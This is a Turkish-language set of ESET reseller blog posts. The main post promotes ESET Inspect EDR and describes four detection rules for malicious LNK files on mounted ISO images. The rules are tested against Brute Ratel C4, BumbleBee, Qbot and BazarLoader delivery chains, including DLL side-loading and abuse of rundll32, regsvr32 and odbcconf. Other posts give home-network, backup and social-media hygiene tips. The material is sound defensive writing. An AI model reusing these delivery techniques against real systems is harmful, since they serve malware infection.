İlgili konu: [IT uzmanları; refahları neden önemli ve nasıl iyileşir?](https://antivirus.com.tr/it-uzmanlari-refahlari-neden-onemli-ve-nasil-iyilesir/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** IT Uzmanı, Rehber
---
### [Tespit ve Müdahale: Tehditlere karşı aktif savunma](https://antivirus.com.tr/tespit-ve-mudahale-tehditlere-karsi-aktif-savunma/)
**Published:** Nisan 5, 2023
**Author:** ESET
**Excerpt:** XDR, iyi bir siber güvenlik için ileriye doğru atılmış önemli bir adımdır. ESET’in XDR platformunu tanıyın ve son çıkan tehditlere karşı doğrudan mücadele etmeye hazır olun.
**Content:**
*Şirket içinde bir tespit ve müdahale aracının kullanılması, IT yöneticilerinin tehditlere yanıt verme konusunda aktif bir rol üstlenmesini sağlar. Korumaları gereken ağlar hakkında daha fazla bilgi edinmeye kararlı, en son tehditlere karşı mücadele edecek kadar cesur olan aktif ve çalışkan güvenlikçilerin elinde ESET Inspect çok güçlü bir silahtır.*
[ESET Inspect](https://www.eset.com/int/business/solutions/xdr-extended-detection-and-response/) gibi bir uç nokta algılama ve müdahale (EDR) aracı kullanmak, güvenlik alanındaki konumunuzu sağlamlaştırmak için önemli bir adımdır. Şimdiye kadar kullandığınız güvenlik ürünlerinden beklenen sonuç yalnızca tespitlerin yapıldığı, tehditlerin engellendiği ve zararlı dosyaların silindiği bilgisini almaksa, güvenlik alanındaki pozisyonunuz büyük ölçüde pasif kalmış demektir. Bu ideal bir yaklaşım değildir, ancak kuruluşun IT personelinin güvenlik konusunda daha aktif bir rol almak için zamanı veya gelişmiş teknik becerileri yoksa anlaşılabilir bir durumdur.
Bununla birlikte, perdenin arkasında neler olup bittiğine dair merakınız varsa bir tespit ve müdahale çözümüne yatırım yapmak oldukça mantıklıdır. Tespit ve müdahale ürünü, IT yöneticilerine bir bilgisayarda çalıştırılan komut dosyaları, yürütülen komutlar, HTTP(S) istekleri, TCP/IP bağlantıları, DNS istekleri, kayıt defteri değişiklikleri, dosya işlemleri, process değişiklikleri ve bunlar gibi tüm olaylar karşısında görünürlük sağlar.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/Figure-1-ESET-Inspect-keeps-track-of-a-comprehensive-list-of-events.png)Şekil 1 ESET Inspect kapsamlı bir etkinlik listesi kaydı tutar
İyi bir tespit ve müdahale aracı tüm bu verileri anlamlandırmanıza yardımcı olmak için, şüpheli veya izlemeye değer belirli olayları veya olay dizilerini ortaya çıkarmaya yönelik kurallarla birlikte gelir. EDR çözümümüz [ESET LiveGrid sistemine](https://help.eset.com/glossary/tr-TR/technology_livegrid.html) bağlanabilir. Bu sayede ESET’in güvenlik mühendisleri ESET Inspect’in kurallarını, çalıştırılabilir dosyaların itibarını ve popülerliğini dikkate alacak şekilde ince ayarladı.
Şekil 2: Kuralların ESET Inspect konsolunu kullanan IT yöneticisine sunulan olayları nasıl önceliklendirdiğini gösterir.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/Figure-2-ESET-Inspect-rules-prioritize-events-for-security-defenders-1.png)Şekil 2 ESET Inspectteki kurallar güvenlikçilerin ilgisini çekmesi gereken olaylar için tespitleri tetikler
İlk kurulumdan sonra, EDR çözümü optimize edilene kadar birçok tespit muhtemelen zararsız olaylar tarafından tetiklenecektir. Buradan itibaren, aksi belirtilmedikçe yalnızca ESET’in EDR çözümününden bahsediyor olacağız.
## Ortamınız için tespit ve müdahale optimizasyonu
Her kuruluşun, ağlarındaki bilgisayarlar tarafından üretilen iyi huylu olaylara ilişkin kendi temel çizgisi vardır. Bu nedenle, IT yöneticisinin ilk işi, tespitleri incelemek ve “normal” in neye benzediğini anlamaktır.
Örneğin, Şekil 3: [Bir sistemin ağ yapılandırması hakkındaki probları](https://attack.mitre.org/techniques/T1016/) rapor etmek için tasarlanmış bir kuraldan gelen tespitleri gösteriyor. Bu teknik genellikle siber casusluk kötü amaçlı yazılımları ve fidye yazılımları tarafından kullanılır. Bu olayda konumuz Lenovo Vantage Service.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/Figure-3-Lenovo-Vantage-Service-triggers-ESET-Inspect-rule-1.png)Şekil 3 Lenovo Vantage Service ESET Inspectte bir kuralı tetikler
Kuruluş Lenovo Vantage kullanımına izin veriyorsa, IT yöneticisi Şekil 4 adresinde gösterildiği gibi bu etkinlik için bir esxclusion oluşturabilir. Ve kuruluşun envanterinde Lenovo cihazı yoksa veya bu etkinlik Lenovo olmayan bir cihazda gerçekleştiyse, bu muhtemelen şüpheli bir olaydır!
[](https://antivirus.com.tr/wp-content/uploads/2023/03/Figure-4-ESET-Inspect-exclusion-Lenovo-Vantage-Service.png)Şekil 4 Lenovo Vantage Service için ESET Inspectte bir istisna exclusion oluşturmak
Burada istisna yalnızca Lenovo Vantage Service’in 3.13.14.0 sürümü için geçerlidir, ancak tüm sürümleri dışarıda bırakmak için işlem yolunun sonundaki sürüm numarasını çıkarabilirsiniz. Bu karar, riski ve gürültüye dengelemeyi amaçlar. Herhangi bir EDR konsolu kullanırken sürekli tekrarlanması gereken bir seçimdir.
Kuruluşunuzun beklenen olaylara ilişkin temel çizgisi için gereken tüm istisnaları geliştirmek zaman alır. IT yöneticilerinin, tespitleri manuel olarak inceleyip, uygun olduğunda bunlar için istisna oluşturarak kuruluşlarının ağını tanımak için zaman ayırmaları gerekse de ESET Inspect, istisnaların oluşturulmasını otomatikleştiren ve hatta etkinleştirilebilen önceden yazılmış istisnalara sahip bir [öğrenme modu](https://help.eset.com/ei_navigate/1.7/en-US/login.html#:~:text=up%20rules%20later.-,Rule%20learning%20mode,-Learning%20mode%20automatically) sunar. Yukarıdaki durumda, IT yöneticileri tüm otomatik istisnaları gözden geçirmelidir.
## Özel kurallarla değeri en üst düzeye çıkarın
ESET Inspect’in yeni sürümleri genellikle yeni kurallarla birlikte gelse de IT yöneticilerinin kendi kurallarını yazmak için beklemeleri gerekmez. ESET Inspect, güvenlikçilere hem olaylara derinlemesine görünürlük hem de özel kurallar ve istisnalar aracılığıyla nelerin izleneceği konusunda karar verme gücü sağlayarak ellerini güçlendirir. Yöneticiler, süreçleri öldürme, süreçleri hash değerlerine göre engelleme ve bilgisayarları ağdan izole etme gibi agresif müdahale eylemleriyle varsayılan ve özel yapım kuralları bile ayarlayabilirler.
Aslında, kuruluşların [ESET Inspect](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/) yatırımlarından en fazla değeri elde ettikleri yer burasıdır: öncelikli risk alanlarını ele alan kurallar yazabilmek. Bunu ESET’in güvenlik mühendislerinin oluşturdukları yeni kurallarla örneklendirelim.
## Bağlı ISO’lardaki LNK dosyaları için yeni ESET Inspect kuralları
Nisan 2022’de ESET, Emotet’in e-posta eklerinde kısayol (LNK) dosyaları göndererek [Mark of Web’i atlatmak için bir teknik denediğini](https://www.welivesecurity.com/2022/06/16/how-emotet-is-changing-tactics-microsoft-tightening-office-macro-security/) tespit etti. BumbleBee, Qbot ve BazarLoader gibi diğer kötü amaçlı yazılım türleri de LNK dosyalarını ISO disk görüntülerinde denemişlerdir.
ESET Inspect LNK dosyalarını izleyebildiğinden ve takılı ISO’ları ( %CDROM% ve %RemovableDrive% ortam değişkenleri altında) algılayabildiğinden, bu tekniği izleyebilecek yeni kurallar yazmak için bir fırsattı. ESET Inspect sürüm 1.9 ile yayınlanan dört yeni kuralı inceleyelim.
### 1. ISO Yan Yükleme DLL’inden Olası LNK Kötüye Kullanımı \[D0451\] (Tespit ve Müdahale)
Bu kural, çıkarılabilir veya CD-ROM sürücüsünden (takılı bir ISO görüntüsü dahil) başlatılan güvenilir bir işlem tarafından ve bir LNK dosyası tarafından başlatılan eski bir process ile yüklenen şüpheli bir DLL’i izler.
Şekil 5: Kuralın [bir Brute Ratel C4 yükü için bir dağıtım mekanizmasına](https://unit42.paloaltonetworks.com/brute-ratel-c4-tool/) karşı test edildiğini göstermektedir. Bir tespit, ilgilenilen üç bileşene sahip takılı bir ISO üzerindeki bir LNK dosyasına çift tıklanarak tetiklenen bir olaylar zincirinden sonra yapılır:
- Roshan-Bandara\_CV\_Dialog.lnk
- onedriveupdater.exe
- DLL – version.dll
Burada, şüpheli version.dll onedriveupdater.exe dosyasını çalıştıran güvenilir bir işlem tarafından yüklendiği için kural tetiklenir. Kurbanın Roshan-Bandara\_CV\_Dialog.lnk dosyasına çift tıklamasıyla başlatılan cmd.exe çalıştıran bir işlem tarafından başlatıldı.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/Figure-5-Possible-LNK-Abuse-from-ISO-Side-Loading-DLL-D0451-Brute-Ratel-C4.png)Şekil 5 ESET Inspect Brute Ratel C4 kötü amaçlı yazılımına GenerikFJSHEHD olarak algılanır yol açan takılı bir ISO görüntüsündeki bir LNK dosyasına çift tıklama algıladı
Aslında bu kural DLL [yan yüklemesini](https://attack.mitre.org/techniques/T1574/002/) tespit eder. Saldırgan meşru bir yürütülebilir dosyayı başlatır ve bu yürütülebilir dosyanın belirli bir DLL’e olan gereksinimini, aynı dosya adına sahip kötü amaçlı bir DLL’i yükleme [sırasına](https://learn.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order?redirectedfrom=MSDN) meşru DLL’den daha öne yerleştirerek kötüye kullanır. Bu durumda, kötü amaçlı DLL çalıştırılabilir dosyayla aynı dizine yerleştirilmiştir.
### 2. ISO’dan Olası LNK Kötüye Kullanımı: Sistem İkili Proxy Yürütme \[D0452\](Tespit ve Müdahale)
Bu kural, rundll32.exe, regsvr32.exe veya odbcconf.exe tarafından çalıştırılan şüpheli bir DLL’i izler; burada hem DLL hem de bu sistem ikililerinden birini çalıştıran işlemi başlatan LNK dosyası çıkarılabilir veya CD-ROM sürücüsündedir.
Şekil 6: Kuralın bir [BumbleBee yükü için bir teslimat mekanizmasına](https://www.securonix.com/blog/securonix-threat-labs-initial-coverage-advisory-analysis-and-detection-of-bumblebee-loader-using-securonix/) karşı test edildiğini göstermektedir. İki bileşene sahip takılı bir ISO üzerindeki bir LNK dosyasına çift tıklanarak tetiklenen olaylar zincirinden sonra bir tespit yapılır:
- LNK dosyası – project requirements.lnk
- DLL – start.dll
Burada, şüpheli start.dll, kurbanın project requirements.lnk dosyasına çift tıklamasıyla başlatılan odbcconf.exe dosyasını çalıştıran işlem tarafından yürütüldüğü için kural tetiklenir. Hem LNK dosyası hem de DLL, takılı bir ISO görüntüsünde bulunur.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/Figure-6-Possible-LNK-Abuse-from-ISO-System-Binary-Proxy-Execution-D0452-BumbleBee.png)Şekil 6 ESET Inspect BumbleBee kötü amaçlı yazılımına Win64KryptikDFD olarak algılanır yol açan takılı bir ISO görüntüsündeki bir LNK dosyasına çift tıklama algıladı
Bu kural, güvenilir sistem ikili dosyalarının kötü amaçlı DLL’leri çalıştırmak için [proxy olarak](https://attack.mitre.org/techniques/T1218/) kötüye kullanılmasını tespit eder.
### 3. ISO’dan Olası LNK Suistimali: Living Off The Land Binary \[D0453\]
Bu kural, çıkarılabilir veya CD-ROM sürücüsündeki bir LNK dosyasından başlatılan bir ata işlemi olan bir [living off the land ikili](https://github.com/LOLBAS-Project/LOLBAS) dosyasını (LOLBin) çalıştıran bir işlemi izler.
Şekil 7: Kuralın bir [Qbot yükü için bir teslimat mekanizmasına](https://twitter.com/pr0xylife/status/1546607135089430532?s=20&t=LiHT3eMH2YzE-ezeM20_Yg) karşı test edildiğini göstermektedir. Bir command shell ve living off the land ikili dosyanın kötüye kullanılmasına yol açan, bir ISO üzerindeki LNK dosyasına çift tıklanarak tetiklenen olaylar zincirinden sonra tespit yapılır: regsvr32.exe ve explorer.exe.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/Figure-7-Possible-LNK-Abuse-from-ISO-Living-Off-The-Land-Binary-D0453-Qbot.png)Şekil 7 ESET Inspect Qbot kötü amaçlı yazılımına Win32QbotDM olarak algılanır yol açan takılı bir ISO görüntüsündeki bir LNK dosyasına çift tıklandığını algılar
Kural, bir işletim sistemiyle birlikte gelen yerleşik yardımcı programlar veya ikili dosyalar olan LOLBins’in kötüye kullanımını tespit eder ve böylece saldırganların radara yakalanmasına yardımcı olur.
### 4. ISO’dan Olası LNK Kötüye Kullanımı: Komut Yürütme \[D0455\] (Tespit ve Müdahale)
Bu kural, çıkarılabilir veya CD-ROM sürücüsündeki bir LNK dosyasından başlatılan cmd.exe, powershell.exe ve rundll32.exe gibi 10 ikili dosyadan birini çalıştıran bir işlemi izler.
Şekil 8: Kuralın bir [BazarLoader yükü için bir teslimat mekanizmasına](https://www.trendmicro.com/fr_fr/research/21/k/bazarloader-adds-compromised-installers-iso-to-arrival-delivery-vectors.html) karşı oluşturulduğunu gösterir. Rundll32.exeçalıştıran bir işlem, takılı bir ISO üzerindeki bir LNK dosyasına çift tıklanarak başlatıldıktan sonra bir tespit yapılır.
[](https://antivirus.com.tr/wp-content/uploads/2023/03/Figure-8-Possible-LNK-Abuse-from-ISO-Command-Execution-D0455-BazarLoader.png)Şekil 8 ESET Inspect BazarLoader kötü amaçlı yazılımına Win64KryptikCRF olarak algılanır yol açan takılı bir ISO görüntüsündeki bir LNK dosyasına çift tıklandığını algılar
Bu kural, [Mark of the Web’i atlamak](https://attack.mitre.org/techniques/T1553/005/) ve güvenilir ikili dosyalar aracılığıyla komut yürütmek için takılı ISO’daki LNK dosyasının kötüye kullanımını tespit eder.
IT yöneticileri, ele geçirilen süreci öldürmeye yönelik bir eylem ekleyerek (ESET Inspect 1.10 ile varsayılan eylem olacaktır) bu dört kuralı daha güçlü hale getirebilirler. Bu, henüz bir uç nokta güvenlik ürünü tarafından tespit edilmemiş yeni veya bilinmeyen kötü amaçlı yazılımlara karşı koruma sağlayabilir.
## Sonuç
IT yöneticileri, yeni ve giderek daha aktif hale gelen kötü amaçlı teknikleri yakından takip ederek ve bunları tespit etmek için kurallar oluşturarak ESET Inspect’e yaptıkları yatırımdan çok daha fazla fayda sağlayabilirler. İstisnalar yaratmadan ve yeni kurallar yazmadan etkili bir savunma için potansiyel faydaların tamamı kullanılmadan kalacaktır.
ESET Inspect, korumaları gereken ağlar hakkında daha fazla bilgi edinmeye kararlı, en son tehditlere karşı doğrudan mücadele edecek kadar cesur olan aktif ve çalışkan güvenlikçilerin elinde çok güçlü bir silahtır.
Kuruluşunuzun ESET Inspect’i derinlemesine incelemek için yeterli beceriye veya zamana sahip personeli yoksa, yerel bir ESET iş ortağından [yönetilen algılama ve müdahale](https://www.eset.com/tr/business/partner/msp/) (MDR) hakkında bilgi almanız her zaman mümkün. ESET Inspect’in yönetiminin işini iyi bilen ESET uzmanlarına devredilmesi olarak adlandırabileceğimiz MDR sayesinde personel sorununuz çözülür.
ESET’in Royal Swinkels Family Brewers’ı MDR ile nasıl koruduğuna dair [videomuzu](https://www.youtube.com/watch?v=eiX56rJ2X8U&t=259s) izleyin.
Ayrıca [Şirketiniz için en iyi siber güvenlik projesi hangisi?](https://antivirus.com.tr/sirketiniz-icin-en-iyi-siber-guvenlik-projesi-hangisi/) makalemizi de incelemeyi unutmayın!
[](https://www.eset.com/tr/business/enterprise/?utm_source=antivirus.com.tr&utm_medium=banner&utm_campaign=xdr)ESET PROTECT Enterprise Tespit ve Müdahale Tehditlere karşı aktif savunma
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** EDR, Kurumsal Güvenlik, Tespit ve Müdahale, XDR
---
### [Dijital bahar temizliği: Ev ağı ve yedekler](https://antivirus.com.tr/dijital-bahar-temizligi-ev-agi-ve-yedekler/)
**Published:** Nisan 7, 2023
**Author:** ESET
**Excerpt:** Ev ağınıza kaç cihazın bağlı olduğunu söyleyebilir misiniz? Söyleyemiyorsanız ağı denetlemenin zamanı gelmiştir. Ev ağı ve yedeklerde bahar temizliği zamanı!
**Content:**
Ev ağınıza kaç cihazın bağlı olduğunu söyleyebilir misiniz? Söylemiyor musunuz? O halde ev ağını denetlemenin zamanı gelmiştir. Ev ağı ve yedeklerde bahar temizliği zamanı!
Bahar temizliği yapmak hem evinize hem de ruhsal ve fiziksel sağlığınıza gerçekten iyi gelir. Ayrıca bahar temizliğinin, ev ağınız ve bu ağa bağlı tüm cihazlar için iyi olacağı konusunda da sözümüze güvenebilirsiniz.
Bilgisayarlarınızı, akıllı telefonlarınızı ve tabletlerinizi yenileyecek birkaç basit yöntemi [dün incelemiştik](https://antivirus.com.tr/dijital-hayatinizda-bahar-temizligi-yapma-zamani/). Fakat özellikle kablosuz bağlantı ile ev ağınıza bağlanan tüm cihazları aklınızda tutamayacağınız için kaldığımız yerden devam edelim. Ev ağınıza bağlı tüm cihazları nasıl izleyebileceğinizden ve kişisel bilgilerinizi güvende tutmanıza yardımcı olmak için nasıl ayrıntılı temizlik yapabileceğinizden bahsedelim.
Ayrıca bahar temizliği sırasında, veri kaybını önlemek için önemli dosyalarınızın tamamını yedekleme fırsatı da bulursunuz. Bunun için, yedeklerinizi kontrol etme ve yıl içerisinde güvenli bir yedekleme rutinine sahip olma nedenlerinize göz atalım.
## Ev ağı temizliği
ESET Internet Security ya da ESET Smart Security Premium gibi güvenlik yazılımları ile [ev ağınıza bağlı tüm cihazların bir listesine](https://help.eset.com/essp/15/tr-TR/idh_page_homenetwork_protection.html) kolaylıkla ulaşıp bunları inceleyebilirsiniz. Ancak bu tür güvenilir, çok katmanlı bir güvenlik yazılımı kullanmıyorsanız (bu çok büyük bir hata olur) başka yöntemler kullanarak ağa bağlı cihazlarınızı incelemeniz gerekir. Yöntemler arasında bu işe özel ağ tarama araçları bulunsa da yönlendiricinizin tarayıcı tabanlı kontrol paneline rahatlıkla giriş yapmanın daha kolay olduğunu kabul etmemiz gerekir.
Bunu yapmak için yönlendiricinizin IP adresini internet tarayıcınızın URL çubuğuna girin. (Varsayılan yönlendirici IP adresi çoğu zaman 192.168.0.1 veya 192.168.1.1 şeklindedir.) Yönetici isminizi ve parolanızı girin ya da bir yönetici ismi ve parola belirlemeyip varsayılan olanı kullanıyorsanız (yapmadığınızı umuyoruz), yönlendiricinizin arkasına bakıp cihaz etiketini kontrol edin ya da markanın varsayılan giriş bilgilerini internette aratın.
Dijital bahar temizliği Ev ağı ve yedekler
Ağınıza bağlı tüm bilgisayarların, akıllı telefonların, tabletlerin, medya çubuklarının, akıllı küçük ev aletlerinin, kameraların, oyun konsollarının, ağ bağlantılı depolama cihazlarının, dijital asistanların veya diğer cihazların bir listesini görmek için giriş yaptığınızda ‘Bağlı Cihazlar’a, ‘Ekli Cihazlar’a veya benzer ifadelere bakın.
Kullanmadığınız eski cihazlarınızı görürseniz ya da bazı cihazları tanımıyorsanız bunları ağınızdan kaldırın.
Bunu yaparken yönetici hesabınız ve kablosuz bağlantınız için, tercihen sizi ve kablosuz ağınızı tanımlayan bir SSID (yani kablosuz ağınızın adı) ile birlikte güçlü ve benzersiz bir parola kullandığınızdan emin olun.
Ayrıca, güçlü bir şifreleme standardını, ideal olarak WPA2 protokolünü veya daha da iyisi, yönlendiriciniz desteklediği müddetçe daha yeni WPA3’ü açın. Wi-Fi Korumalı Kurulum (WPS) veya Evrensel Tak Çalıştır (UPnP) gibi ihtiyacınız olmayan veya risk taşıma potansiyeli olan tüm özellikleri devre dışı bırakın.
### Ağ bölümlemesi
Çoğu kullanıcı, tüm cihazlarını genellikle tek bir ağ üzerinde tutar. Ancak bu durum nedeniyle saldırganlar, yalnızca cihaza değil aynı zamanda ağınızda korunan veriler ile kamera ve mikrofonlara da erişim sağlamak için akıllı ev aletleriniz veya diğer cihazlardaki güvenlik açıklarını kullanabilir.
Bunun çözümü ise cihazların tam olarak birbirinden ayrı tutulmasıdır. Güzel, ucuz ve kullanımı kolay bir seçenek ise konuk Wi-Fi kullanmaktır. Düzgün bir şekilde çalışabilmek için sadece bir internet bağlantısı gerektiren cihazlar “konuk” olarak belirlenip ilgili ikinci bir ağa atanabilir. Siber suçlular bu cihazlardan birini ele geçirir veya bunların güvenliğini ihlal ederse özel bilgileriniz ve fotoğraflarınız güvenli bir şekilde korunmaya devam eder.
### Güncellemeler
Ayrıca tüm cihazların ve özellikle yönlendiricinin en son güncellemelere sahip olup olmadığını da kontrol edin. Siber suçlular, donanım yazılımlarındaki güvenlik açıklarını düzenli olarak suistimal ederler.
En güvenli yer, insanın evidir. Bu durum aynı zamanda evinizin dijital özellikleri için de geçerlidir. Dünya genelindeki suçlular [kameranıza veya özel bilgilerinize ulaşabiliyor ise](https://www.eset.com/tr/blog/evinize-guvenlik-kamerasi-almadan-once/) gidip en güvenli kapı ve pencerelere yatırım yapmanızın anlamı olmaz değil mi?
Ayrıca herhangi kişisel bir bilgiye ev ağınız üzerinden erişmeniz gerekmiyorsa neden bunları internete bağlı olmayan bir ortama taşımıyorsunuz?
## Yedeklemeler ve NAS cihazları
Dosya, fotoğraf ve videolar, harici bir depolama ortamında düzenli olarak oldukça düşük maliyetlerle yedeklenebilir. Bunları ya Google Drive, Microsoft One Drive, Apple iCloud ve Dropbox gibi bulut depolama sistemlerinde ya da kendinize ait ağa bağlı depolama (NAS) cihazlarında yedekleyebilirsiniz.
### USB çubukları, bulut depolama sistemleri, NAS cihazları karşılaştırması
NAS ve bulut depolama sistemleri, USB çubuklar ve DVD’lerle karşılaştırıldığında, verilerin neredeyse bozulmaya karşı dayanıklı bir şekilde depolanması avantajına sahiptir. USB flash sürücünüz veya DVD’leriniz çalınırsa ya da fiziksel bir hasara uğrarsa bunların içerisindeki veriler kaybolur. Diğer taraftan NAS’taki bir disk arızalanırsa, içerisindeki veriler genellikle ikinci bir sürücüye (RAID) yansıtılır. Bu nedenle NAS cihazınızın RAID özelliğine sahip olup olmadığını kontrol edin.
Bu arada bulutta depolanan veriler de birkaç kopya olarak saklanır kaybolma ihtimalleri oldukça azdır. Ayrıca çoğu durumda söz konusu verilere dünyanın herhangi bir yerinden ve ev ağınızın dışından rahatlıkla ulaşılabilir.
Ancak güvenlik ve gizlilik endişesi taşıyan kişiler için tam da burada bir sorun ortaya çıkıyor. Veriler, ev ağının dışında depolandığı için bir kullanıcı olarak verilerinizin korunmasına ve gizliliğine ilişkin hizmet sağlayıcınıza güvenmeniz gerekir. Bulut depolama sistemi kullanıyorsanız “kontrolü ele alıp” verilerinizi buluta yüklemeden önce şifreleyin.
### Yerel yedeklemeler
Yerel yedekleme seçenekleri arasında USB çubukları, USB sabit disk sürücüleri, CD/DVD ve NAS cihazları gibi tüm “görünür” medya araçları bulunur. Bu araçları gerektiğinde kontrol edip saklamak kolay olsa da bunların bazı dezavantajları vardır. NAS cihazları dışındaki diğer araçlarda RAID özellikleri gibi bozulmaya karşı dayanıklı (otomatik) yedekleme imkanları ya hiç yoktur ya da nadiren bulunur.
Aynı zamanda yedek dosyaların bilgisayar ya da akıllı telefonlara (ağ üzerinden) bağlı olmasına karşı dikkatli olmalısınız. Sisteminize saldıran fidye yazılımları, aynı zamanda bağlı depolama medya dosyalarını da ele geçirmeye çalışabilir.
Bu durumun önüne geçmek için kendiniz için şöyle bir rutin oluşturun: Fotoğraf oluşturup düzenleme ve metin yazma gibi işlerinizi bitirdikten sonra depolama cihazını bilgisayara ya da akıllı telefona bağlayıp yeni verileri yedekleyin. Ardından yedekleme cihazının bağlantısını koparın.
Depolama içerikleri mevcut dosyaların güncel versiyonları ise bunları hedef depolama cihazındaki dosyalarla değiştirin. Aynı zamanda yalnızca ilgili içerikleri yedekleme konusunda alışkanlık edinin. Temizlik yaparken bu size, sadece depolama alanı değil dosya “ayıklama” işinde zaman da kazandırır.
### Bulut yedeklemeleri
Buluttaki depolama seçenekleri ücretsiz olabilir, neredeyse hatasız olabilir ve platformlar arası uygulamalar sayesinde hemen hemen her yerden erişilebilir. Ancak depolanan içerikler üzerinde sizin bir kontrolünüz de bulunmaz. Suçlular, dünyanın herhangi bir yerindeki depolama sunucularına erişim sağlarsa en kötü senaryo olarak verileriniz de görüntülenebilir. Yalnızca önemli ve kişisel değeri olan verilerinizi yedeklediğiniz için, bu sizin açınızdan büyük bir sorun anlamına gelebilir.
Bu durumu göz önünde bulundurup akıllı telefonlarınızdaki fotoğrafların veya belgelerin otomatik olarak yedeklenmesi özelliğini devre dışı bırakın. Aynı zamanda bulut depolama hizmetlerine yönelik yüklemeleri de kontrol edin. Bulut hizmetlerde yedekleme yapacağınız zaman dikkatli olun. Örneğin, ilgili verileri sadece sizin ve izin verdiğiniz kişiler ve uygulamalar tarafından erişilebilmesi için güvenli bir şekilde şifreleyin.
**Son olarak**
Hard diskin “klasik” bir şekilde bozulması bile eğer yedekleme yapılmamışsa çok can sıkıcı olabilir. Ancak değerli fotoğraf ve belgeleriniz yedeklenmiş ise, bir fidye yazılımı cihazlarınıza saldırsa bile zararınız sınırlı olur ve söz konusu fotoğraf ve belgelerinizi bir fidye ödemeden kurtarabilirsiniz.
*Yarın Dijital Bahar Temizliği yazı dizimizin üçüncü bölümünde sosyal medya ve diğer internet içeriklerini nasıl düzenleyebileceğinizi ve hesap güvenliğinizi nasıl iyileştirebileceğinizi inceleyeceğiz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dijital Temizlik, Rehber, Siber Güvenlik
---
### [Dijital bahar temizliği: Sosyal medya ve parolalar](https://antivirus.com.tr/dijital-bahar-temizligi-sosyal-medya-ve-parolalar/)
**Published:** Nisan 8, 2023
**Author:** ESET
**Excerpt:** Sosyal medyanızda iyi bir temizlik yapın, parolalarınıza ve dijital karmaşanıza düzen getirecek diğer kolay bahar temizliği rutinlerini kontrol edin.
**Content:**
Sosyal medyanızda iyi bir temizlik yapın, parolalarınıza ve dijital karmaşanıza düzen getirecek diğer kolay bahar temizliği rutinlerini kontrol edin
Bahar geldi, güneş içimizi ısıtmaya başladı ve kuşların cıvıl cıvıl sesleri ihtiyacımız olan coşkuyu ortaya çıkardı. Baharın gelişi ile evinizde bahar temizliği yapma zamanı da geldi. Evinizde zaten bir bahar temizliği yaptıysanız sıra, [bilgisayarınız ve akıllı telefonunuz](https://antivirus.com.tr/dijital-hayatinizda-bahar-temizligi-yapma-zamani/), [ev ağınız ve ev ağınıza bağlı cihazları](https://antivirus.com.tr/dijital-bahar-temizligi-ev-agi-ve-yedekler/) dolduran dijital dağınıklığı düzenlemeye geldi. Ancak dijital bahar temizliği için anlatılacak daha çok şey var.
Siz de çoğu insan gibi, hemen hemen her gün en az bir sosyal medya platformu [kullanıyorsunuzdur](https://www.smartinsights.com/social-media-marketing/social-media-strategy/new-global-social-media-research/). Tüm gönderilerinizin, yorumlarınızın, beğenilerinizin ve daha birçok eyleminizin dijital ayak izinizi ciddi oranda etkilediğini ve sosyal medya profilinizin insanların özel hayatınıza göz attığı evinizin ön camına benzediğini söylemeye gerek yok. Asıl sorun da çoğumuzun bu durumu unutmasıyla ortaya çıkıyor.
Özel hayatınızın gizli kalması için sosyal medyadaki varlığınızı nasıl iyice temizleyip düzenleyebileceğinize ve hesap güvenliğinizi nasıl iyileştirebileceğinize göz atalım.
## Dijital izinizi düzenleyin
Birçok insan, Facebook ve diğer sosyal medya platformlarını en az on senedir kullanıyor. Bu platformlardan bazıları (Google+) artık mevcut değil, bazıları (MySpace veya LastFM) ise bir zamanlar bilinen şekliyle yer almıyor, bazıları da sadece bir değişim geçirip eskiden kullanıldığından farklı bir şekilde kullanılıyor. Belki de kendinize şu soruları sorarak başlayabilirsiniz: Bu platformu artık kullanıyor muyum? Bu platformdaki hesaplarımı hemen silmemi engelleyen nedir?
Basitçe açıklamak gerekirse sosyal medya hesabınız ne kadar çok olursa yıllık bahar temizliğiniz de o kadar zor olabilir. Geçmişte en özel bilgilerinizden bazılarını dünyayla paylaşmayı çok istekli olmuş veya daha sonra pişman olabileceğiniz bir gönderi paylaşmış olabilirsiniz. Hem yeni hem de yıllar öncesinde paylaşmış olduğunuz gönderileri, hala birçok insanın görmesine gerek var mı? Ayrıca, çok az tanıdığınız veya arkadaş listenize eklediğinizi dahi unuttuğunuz birçok kişiyle arkadaş olmuş olabilirsiniz. Bu durumda dijital izinizi temizlemenin zamanı gelmiş olabilir.
Örneğin, Facebook’un “Anılar” özelliği eski gönderilerinizi silmek, kimlerin eylemlerinizi görüntüleyebileceğini veya sizi bulabileceğini kontrol etmek ya da gizlilik ayarlarınıza ilişkin diğer düzenlemeleri yapmak için iyi bir yol olabilir. [Facebook Gizlilik Kontrolü](https://www.facebook.com/help/443357099140264), bunları kolayca yapma imkânı sunuyor.
